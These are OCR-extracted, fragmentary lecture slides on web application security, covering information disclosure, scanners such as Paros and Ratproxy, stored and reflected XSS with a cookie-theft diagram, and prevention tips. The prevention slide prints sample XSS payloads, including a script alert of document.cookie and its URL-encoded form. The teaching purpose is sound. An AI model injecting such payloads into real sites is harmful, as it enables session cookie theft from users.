
暴庫大法

How information disclosure impacts you web security?


1. Can I retrieve target's database schema? Table name? all column names?
2. Can I get the whole content of a table?
3. Mitigation?

Automated Web AP Scanner


- Commercial Web AP Scanner
- Paros



Automated Web AP Scanner



MS SQL/ASP 攻擊地圖與9大防護對策



資料來源：張裕敏，iThome整理，2008年9月

Cross-Site Scripting


- Reflected XSS, Stored XSS
- Samy Worm
- Web sites compromised: FBI.gov, CNN.com, Time.com, Ebay, Yahoo, Apple computer, Microsoft, Zdnet, Wired, and Newsbytes
- Top vulnerable weakness in recent years
- Web sites vulnerable to XSS: searching page, forum, comment, login page..

- Cross-Site Scripting attacks
  - Hoax
  - Steal user's session Id and cookies
  - Almost full control to your browsers such as port scan, keylogger and send requests on behave of the cient

Cross-Site Scripting


1

Attacker sets the trap – update my profile




Attacker enters a malicious script into a web page that stores the data on the server

Application with stored XSS vulnerability



2

Victim views page – sees attacker profile




Script runs inside victim's browser with full access to the DOM and cookies

3

Script silently sends attacker Victim's session cookie


Automated Web AP Scanner – XSS, CSRF

- Commercial Web AP Scanner
- Paros



Cross-Site Scripting Attack Demo

- XSS attack demo
- Use web ap scanner to find it
- Ratproxy – semi-auto web application security assessment tool for XSS, CRSF



Cross-Site Scripting (Server-side) Prevention

- Input/Output Sanitation
- Don't trust user input:TextBox, Url, Cookie, HTTP Header
- Use TextBox and MaxLength attributes
- Cookie encryption

- Character encoding(URL Encode)


%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E

- alert(String.fromCharCode(88,83,83))

<script>alert(document.cookie)
</script>

- Writing input/Output filtering is error-prone; it's advised to use Web Application Firewall

CSRF example: logout




